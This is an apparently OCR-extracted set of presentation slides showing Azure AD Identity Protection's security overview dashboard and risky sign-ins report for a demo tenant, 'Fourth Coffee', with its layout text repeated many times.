
Legacy authentication

359 sign-ins last week

Legacy authentication sign-ins are not secure. Block them with policies.

Identity Secure Score (Preview) **147** / 223

Monitor and improve your identity security posture.


Microsoft Azure
Search resources, services, and docs
wes@coffee4.onmicr...
FOURTH COFFEE
Home > Fourth Coffee > Security - Overview
Security - Overview
Search (Ctrl+/)
Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings
Security
Security overview (Preview)
Conditional Access
MFA
Users flagged for risk
Risk events
Authentication methods
Monitoring
Sign-ins
Audit logs
Logs
Diagnostic settings
Insights
Troubleshooting + Support
Troubleshoot
New support request
Learn more
Date range = 90 days
New risky users detected
User risk level = High
5
4
3
2
1
0
07/01 07/08 07/15 07/22 07/29 08/05 08/12 08/19 08/26 09/02 09/09 09/16 09/23
Count
91
Configure user risk policies >
High risk users
6 users
High risk users detected. Investigate users and reset passwords.
Medium risk users
1 user
Medium risk users detected. Investigate users and reset passwords.
Unprotected risky sign-ins
673 / 5506 risky sign-ins last w...
Protect more sign-ins by managing conditional access policies.
Legacy authentication
359 sign-ins last week
Legacy authentication sign-ins are not secure. Block them with policies.
Identity Secure Score (Preview) 147 / 223
Monitor and improve your identity security posture.
New risky sign-ins detected
Sign-in risk type = Real-time
Sign-in risk level = Medium
1,200
1,000
800
600
400
200
0
07/01 07/08 07/15 07/22 07/29 08/05 08/12 08/19 08/26 09/02 09/09 09/16 09/23
Count
58,397
Unprotected
15,171
Protected
43,226
Configure sign-in risk policies >

Security - Overview

Search (Ctrl+/)

Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings

Security

Security overview (Preview)
Conditional Access
MFA
Users flagged for risk
Risk events
Authentication methods

Monitoring

Sign-ins
Audit logs
Logs
Diagnostic settings
Insights

Troubleshooting + Support


Troubleshoot
New support request

Learn more

Date range = **90 days**

New risky users detected

User risk level = **High**




Count
91

Configure user risk policies >

New risky sign-ins detected

Sign-in risk type = **Real-time**

Sign-in risk level = **Medium**



Count **58,397**
Unprotected **15,171**
Protected **43,226**

Configure sign-in risk policies >

High risk users

6 users

High risk users detected. Investigate users and reset passwords.

Medium risk users

1 user

Medium risk users detected. Investigate users and reset passwords.

Unprotected risky sign-ins

673 / 5506 risky sign-ins last w...

Protect more sign-ins by managing conditional access policies.

Legacy authentication

359 sign-ins last week

Legacy authentication sign-ins are not secure. Block them with policies.

Identity Secure Score (Preview) **147** / 223

Monitor and improve your identity security posture.

Security - Overview

Search (Ctrl+/)

Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings

Security

Security overview (Preview)
Conditional Access
MFA
Users flagged for risk
Risk events
Authentication methods

Monitoring

Sign-ins
Audit logs
Logs
Diagnostic settings
Insights

Troubleshooting + Support


Troubleshoot
New support request

Learn more

Date range = **90 days**

New risky users detected

User risk level = **High**




Count
91

Configure user risk policies >

New risky sign-ins detected

Sign-in risk type = **Real-time**

Sign-in risk level = **Medium**



Count
58,397

Unprotected
15,171

Protected
43,226

Configure sign-in risk policies >

High risk users

6 users

High risk users detected. Investigate users and reset passwords.

Medium risk users

1 user

Medium risk users detected. Investigate users and reset passwords.

Unprotected risky sign-ins

673 / 5506 risky sign-ins last w...

Protect more sign-ins by managing conditional access policies.

Legacy authentication

359 sign-ins last week

Legacy authentication sign-ins are not secure. Block them with policies.

Identity Secure Score (Preview) **147** / 223

Monitor and improve your identity security posture.

Microsoft Azure

Search resources, services, and docs

wes@coffee4.onmicr...
FOURTH COFFEE

Home > Fourth Coffee > Security - Overview

Security - Overview

Search (Ctrl+/)

- Licenses
- Azure AD Connect
- Custom domain names
- Mobility (MDM and MAM)
- Password reset
- Company branding
- User settings
- Properties
- Notifications settings

Security

- Security overview (Preview)
- Conditional Access
- MFA
- Users flagged for risk
- Risk events
- Authentication methods

Monitoring

- Sign-ins
- Audit logs
- Logs
- Diagnostic settings
- Insights

Troubleshooting + Support


- Troubleshoot
- New support request

Learn more

Date range = **90 days**

New risky users detected

User risk level = **High**




Count
91

Configure user risk policies >

New risky sign-ins detected

Sign-in risk type = **Real-time**

Sign-in risk level = **Medium**



Count
58,397

Unprotected
15,171

Protected
43,226

Configure sign-in risk policies >

High risk users

6 users

High risk users detected. Investigate users and reset passwords.

Medium risk users

1 user

Medium risk users detected. Investigate users and reset passwords.

Unprotected risky sign-ins

673 / 5506 ... sign-ins last w...

Protect more sign-ins by managing conditional access policies.

Legacy authentication

359 sign-ins last week

Legacy authentication sign-ins are not secure. Block them with policies.

Identity Secure Score (Preview) **147** / 223

Monitor and improve your identity security posture.

Security - Overview

Search (Ctrl+/)

Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings

Security

Security overview (Preview)
Conditional Access
MFA
Users flagged for risk
Risk events
Authentication methods

Monitoring

Sign-ins
Audit logs
Logs
Diagnostic settings
Insights

Troubleshooting + Support


Troubleshoot
New support request

Learn more

Date range = **90 days**

New risky users detected

User risk level = **High**




Count
91

Configure user risk policies >

New risky sign-ins detected

Sign-in risk type = **Real-time**

Sign-in risk level = **Medium**



Count **58,397**
Unprotected **15,171**
Protected **43,226**

Configure sign-in risk policies >

High risk users

6 users

High risk users detected. Investigate users and reset passwords.

Medium risk users

1 user

Medium risk users detected. Investigate users and reset passwords.

Unprotected risky sign-ins

673 / 5506 risky sign-ins last w...

Protect more sign-ins by managing conditional access policies.

Legacy authentication

359 sign... last week

Legacy authentication sign-ins are not secure. Block them with policies.

Identity Secure Score (Preview) **147** / 223

Monitor and improve your identity security posture.

Security - Overview

Search (Ctrl+/)

Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings

Security

Security overview (Preview)
Conditional Access
MFA
Users flagged for risk
Risk events
Authentication methods

Monitoring

Sign-ins
Audit logs
Logs
Diagnostic settings
Insights

Troubleshooting + Support


Troubleshoot
New support request

Learn more

Date range = **90 days**

New risky users detected

User risk level = **High**




Count
91

Configure user risk policies >

New risky sign-ins detected

Sign-in risk type = **Real-time**

Sign-in risk level = **Medium**



Count **58,397**
Unprotected **15,171**
Protected **43,226**

Configure sign-in risk policies >

High risk users

6 users

High risk users detected. Investigate users and reset passwords.

Medium risk users

1 user

Medium risk users detected. Investigate users and reset passwords.

Unprotected risky sign-ins

673 / 5506 risky sign-ins last w...

Protect more sign-ins by managing conditional access policies.

Legacy authentication

359 sign-ins last week

Legacy authentication sign-ins are not secure. Block them with policies.

Identity Secure Score (Preview) 147 / 223

Monitor and improve your identity security posture.

Security - Overview

Search (Ctrl+/)

Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings

Security

Security overview (Preview)
Conditional Access
MFA
Users flagged for risk
Risk events
Authentication methods

Monitoring

Sign-ins
Audit logs
Logs
Diagnostic settings
Insights

Troubleshooting + Support


Troubleshoot
New support request

Learn more

Date range = **90 days**

New risky users detected

User risk level = **High**




Count
91

Configure user risk policies >

New risky sign-ins detected

Sign-in risk type = **Real-time**

Sign-in risk level = **Medium**



Count
58,397

Unprotected
15,171

Protected
43,226

Configure sign-in risk policies >

High risk users

6 users

High risk users detected. Investigate users and reset passwords.

Medium risk users

1 user

Medium risk users detected. Investigate users and reset passwords.

Unprotected risky sign-ins

673 / 5506 risky sign-ins last w...

Protect more sign-ins by managing conditional access policies.

Legacy authentication

359 sign-ins last week

Legacy authentication sign-ins are not secure. Block them with policies.

Identity Secure Score (Preview) **147** / 223

Monitor and improve your identity security posture.

3.b.ii. Refreshed Azure AD Identity Protection – Integrated, intuitive UX

1. Simplified risk for IT admins
2. Integration with the Sign-ins report
3. Risk insights and recommendations
4. **Immediate protection with risk feedback**

Security - Risky sign-ins

Learn more | Columns | Refresh | Download | Select all | Confirm compromised | Confirm safe | Script

Confirm sign-ins compromised?

Clicking 'Yes' confirms to Azure AD that the selected sign-ins weren't authorized by the respective identity owners. Azure AD will increase the user risk of the involved users to High, optimize its machine-learning-driven risk assessment, and perform additional measures to further protect your organization. Please go to https://aka.ms/RiskFeedback to learn more on how Azure AD improves your security with this feedback.

Yes | No

Apply | Reset

DATE (UTC)	USER	SIGN-IN STATUS	IP ADDRESS	LOCATION	RISK STATE	RISK LEVEL (AGGREGATE)	RISK LEVEL (REAL-TIME)	REQUEST ID	MFA REQUIRED
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	0d0888de-6071-...	No
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	22a6f46b-51a5-...	No
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	1718d013-8a11-4...	No
10/13/2018, 1:4...	Nick Knight	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	9d77c747-c4f8-...	No
10/13/2018, 1:4...	Jedi Jones	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	fd0c7fc3-71ce-4...	No
9/23/2018, 3:2...	Joana Mendes	Success	66.87.139.251	Burien, Washingt...	Confirmed co...	High	Medium	147c9e3b-389f-...	No
9/23/2018, 3:2...	Lina Fernandes	Success	66.87.139.251	Burien, Washingt...	Confirmed co...	High	Medium	fe5fceea-d346-...	No
9/23/2018, 3:0...	Yasmin Fernandes	Success	24.18.88.158	Ames Lake, Wash...	Confirmed co...	High	Medium	de6a8109-d804-...	No
9/23/2018, 2:0...	Clara Pinto	Success	24.18.88.158	Ames Lake, Wash...	Confirmed co...	High	Medium	4755a860-56bb...	No

Details

3.b.ii. Refreshed Azure AD Identity Protection – Integrated, intuitive UX

1. Simplified risk for IT admins
2. Integration with the Sign-ins report
3. Risk insights and recommendations
4. Immediate protection with risk feedback
5. Filtering, sorting, bulk actions

Microsoft Azure

Search resources, services, and docs

wes@coffee4.onmicr...
FOURTH COFFEE

Home > Fourth Coffee > Security - Risky sign-ins

Security - Risky sign-ins

Learn more | Columns | Refresh | Download | Select all | Confirm compromised | Confirm safe | Script

Search is case sensitive and supports 'starts with' operator

User	Sign-in status	IP address	City	State
Filter by name or object id	Success	Filter by IP address	Filter by city (e.g. Redmond)	Filter by state (e.g. Washington)
Country/Region	**Risk State**	**Risk Level (Aggregate)**	**Risk Level (Real-time)**	**Request Id**
Filter by country (e.g. USA)	2 selected	0 selected	2 selected	Filter by Request Id
Date	**Start Date**	**End Date**		**Risk event type(s)**
Custom time interval	2018-09-14 12:00:00 AM	2018-10-14 12:00:00 AM		0 selected

Risk Level (Real-time) options:
- [x] High
- [x] Medium
- [ ] Low

Apply | Reset

DATE (UTC)	USER	SIGN-IN STATUS	IP ADDRESS	LOCATION	RISK STATE	RISK LEVEL (AGGREGATE)	RISK LEVEL (REAL-TIME)	REQUEST ID	MFA REQUIRED
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	0d0888de-6071-...	No
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	22a6f46b-51a5-...	No
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	1718d013-8a11-4...	No
